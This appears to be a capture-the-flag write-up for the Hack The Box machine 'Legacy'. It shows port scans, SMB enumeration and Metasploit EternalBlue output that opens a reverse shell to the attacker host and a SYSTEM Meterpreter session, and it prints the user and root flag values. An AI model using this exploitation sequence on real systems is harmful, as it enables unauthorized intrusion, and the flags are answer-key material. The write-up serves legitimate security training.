


Legacy



Target IP Address
10.10.10.4




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -T4 -p- 10.10.10.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 21:27 EDT
Nmap scan report for 10.10.10.4
Host is up (0.079s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -sC -sV -p135,139,445  10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 21:29 EDT
Nmap scan report for 10.10.10.4
Host is up (0.075s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:19:9c (VMware)
|_clock-skew: mean: 5d00h57m40s, deviation: 1h24m51s, median: 4d23h57m40s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2024-10-30T05:27:22+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds
```

This machine just has a few open ports. The obvious thing to do is enumerate.




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.4 -u '' -p '' --shares
SMB         10.10.10.4      445    LEGACY           [*] Windows 5.1 x32 (name:LEGACY) (domain:legacy) (signing:False) (SMBv1:True)
SMB         10.10.10.4      445    LEGACY           [+] legacy\:
SMB         10.10.10.4      445    LEGACY           [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

since this is a legacy system using windows xp the first thing that comes to mind is eternalblue.




```
[*] Started reverse TCP handler on 10.10.14.2:4000
[*] 10.10.10.4:445 - Target OS: Windows 5.1
[*] 10.10.10.4:445 - Filling barrel with fish... done
[*] 10.10.10.4:445 - ←————————————— | Entering Danger Zone | —————————————→
[*] 10.10.10.4:445 -    [*] Preparing dynamite...
[*] 10.10.10.4:445 -            [*] Trying stick 1 (x86)...Boom!
[*] 10.10.10.4:445 -    [+] Successfully Leaked Transaction!
[*] 10.10.10.4:445 -    [+] Successfully caught Fish-in-a-barrel
[*] 10.10.10.4:445 - ←————————————— | Leaving Danger Zone | —————————————→
[*] 10.10.10.4:445 - Reading from CONNECTION struct at: 0×861be9c8
[*] 10.10.10.4:445 - Built a write-what-where primitive...
[+] 10.10.10.4:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.4:445 - Selecting native target
[*] 10.10.10.4:445 - Uploading payload... vtfNTppT.exe
[*] 10.10.10.4:445 - Created \vtfNTppT.exe...
[+] 10.10.10.4:445 - Service started successfully...
[*] Sending stage (176198 bytes) to 10.10.10.4
[*] 10.10.10.4:445 - Deleting \vtfNTppT.exe...
[*] Meterpreter session 1 opened (10.10.14.2:4000 → 10.10.10.4:1035) at 2024-10-24 21:37:56 -0400

meterpreter > 
```

Gained access to the system.



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```

I went through the directories and found the user flag.



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

Congratulations kyocera2002!

You are player #39801 to have pwned Legacy.